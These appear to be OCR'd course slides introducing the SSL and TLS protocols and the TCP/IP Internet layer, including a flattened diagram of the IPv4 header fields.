


Notes: ______________________________



Secure Socket Layer (SSL)

- The Secure Socket Layer (SSL) is an application layer protocol developed by Netscape for managing the **security of message transmission** on the Internet
- It is a protocol used to provide a **secure authentication mechanism** between two communicating applications, such as a client and a server
- The SSL requires a **reliable transport protocol**, such as TCP, for data transmission and reception
- It uses **RSA asymmetric (public key) encryption** to encrypt the data transferred over SSL connections



Transport Layer Security (TLS)

- Transport Layer Security (TLS) is a protocol used to **establish a secure connection** between a client and a server and ensure the privacy and integrity of information during transmission
- It uses a **symmetric key** for bulk encryption, an asymmetric key for authentication and key exchange, and message authentication codes for message integrity
- It uses the **RSA algorithm** with 1024- and 2048-bit strengths
- With the help of TLS, one can reduce security risks such as message tampering, message forgery, and message interception


Notes: ____________________

TCP/IP Protocol Suite


Internet Layer Protocols

Internet Protocol (IP)

- Internet Protocol (IP) is a **fundamental network layer protocol** in the TCP/IP protocol suite. It is primarily responsible for sending datagrams across network boundaries


0-31 Bits
IP Version (4 bits)
Header Length (4 bits)
Type of Service (TOS) (8 bits)
Total length (16 bits)
0
1
2
3
Identification [Fragment ID] (16 bits)
R
DF
MF
Fragment offset (13 bits)
4
5
6
7
Time-to-Live (TTL) (8 bits)
Protocol (8 bits)
Header Checksum (16 bits)
8
9
10
11
Source IP Address (32 bits)
12
13
14
15
Destination IP Address (32 bits)
16
17
18
19
Option (variable length, padded with 0 bytes, max length 40 bytes)
20
21
22
23
Data
0-31 Bits
Bytes
0
4
8
12
16
20
24
20 Bytes

